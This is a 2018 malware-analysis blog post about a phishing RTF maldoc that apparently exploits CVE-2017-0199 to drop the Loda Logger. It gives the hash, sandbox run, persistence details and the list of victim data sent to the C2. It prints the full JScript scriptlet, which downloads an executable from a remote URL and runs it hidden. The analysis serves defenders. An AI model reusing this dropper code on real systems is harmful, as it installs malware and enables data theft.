Maldoc (RTF) drops Loda Logger


zerophagemalware.com/2018/01/23/maldoc-rtf-drop-loda-logger/

zerophage January 23, 2018

Summary:

Lately I've been looking at a lot of maldocs. I've found all sorts of malware some of which I could not even identify. The problem is by the time I get around to blogging it, someone else has inevitable posted about it. For example this blog I have been preparing for the last few hours on and off yet someone has tweeted the document.

I originally found this document from an email. Out of all the emails that I had, this sample of Loda Logger was probably the most interesting (not Loki or Formbook, etc.).

I have been using any.run lately as I find it really quite good and the ability to interact with it is very useful.

This blog just gives a little more info to what is already available from the any.run run that I did.


Background:

https://www.proofpoint.com/us/threat-insight/post/introducing-loda-malware

Downloads:

The run was done using any.run and hopefully you can download any files you want to look at from it. If not though let me know.


https://app.any.run/tasks/2f5e4b28-4e8a-4418-b036-0368c2435c3a



Overview:

Analysis:

The maldoc came attached to a phishing email asking me to confirm receipt of a payment.



It had relatively few detections on VT at the time of submission.

SHA256:	08db174405930afcfdbd415220e1c863dadfe9c1a049c42d735c96d1dee251e1
File name:	Swift00002.doc
Detection ratio:	9 / 58
Analysis date:	2018-01-23 04:54:11 UTC (7 hours ago)

I believe the doc exploits CVE-2017-0199 which drops and runs a ".sct" file which is actually a scriplet.


```
<?XML version="1.0"?>
<scriptlet>

<registration
    description="Scripting.Dictionary"
    progid="Scripting.Dictionary"
    version="1"
    classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
    remotable="true"
    >
</registration>
<script language="JScript">
<![CDATA[
        var J = ["WScript.Shell","MSXML2.XMLHTTP","ADODB.Stream","Scripting.FileSystemObject",
        "http://humiconfort.com/wp-admin/sf/tyyy.exe","updatess.exe"];
var SH = Cr(0);
Target= Ex("AppData") + "\\" + J[5];
// Create an Empty Target File
var File = Cr(3);
if (File.FileExists(Target)){
    File.DeleteFile(Target);
}
saveFile(J[4],Target);
SH.Run(Target, 0, false);
//self.close();
function Cr(N) {
    return new ActiveXObject(J[N]);
}
function Ex(S) {
    return SH.ExpandEnvironmentStrings("%" + S + "%");
}
function saveFile(sSourceUrl, sDestFile ) {
    var objXMLHTTP = Cr(1);
    objXMLHTTP.onreadystatechange=function() {
        if (objXMLHTTP.readyState === 4) {
            // Create the Data Stream
            var objADOStream = Cr(2);
            // Establish the Stream
            objADOStream.open();
            objADOStream.type = 1; // adTypeBinary
            objADOStream.write(objXMLHTTP.ResponseBody);
            objADOStream.position = 0;
            // Write the Data Stream to the File
            objADOStream.saveToFile(sDestFile, 2);// adSaveCreateOverWrite
            objADOStream.close();
        }
    };
    objXMLHTTP.open("GET", sSourceUrl, false);
    objXMLHTTP.send();
}
]]>
</script>

</scriptlet>
```

The executable is added to Startup and copied to the folder “C:\Users\admin\AppData\Local\Temp\Skyp\CWAHLM.exe”

Finally after an ipcheck (with a AutoIt user agent), data is sent to the C2 which matched a pattern for Loda Logger. According to Proofpoint’s article (link in the Background section) the following data is sent:

- Victim’s Country

- A hard coded string (seen ‘victim’, ‘Clientv4’)
- Victim’s IP address
- User account name
- Windows version
- Windows architecture (X64 or X86)
- Webcam installed (Yes or No, enumerated using capGetDriverDescription from Avicap32.dll)
- Installed AV Vendor (enumerated via running process names)
- Malware version, i.e. 1.0.1
- Hard coded string (seen ‘ddd’)
- Monitor resolution in a special format (“Pr[Height]X2[Width]X3”)
- OS type (can be “laptop”, “Desktop”, or “x”, enumerated using the WMI query “Select * from Win32_SystemEnclosure”)
- Version (beta)



If you watch the any.run video you can see the mouse moving towards the end of the video which was not something I was doing. So either someone else was looking at my run at the same time or the threat actor was connected to the VM.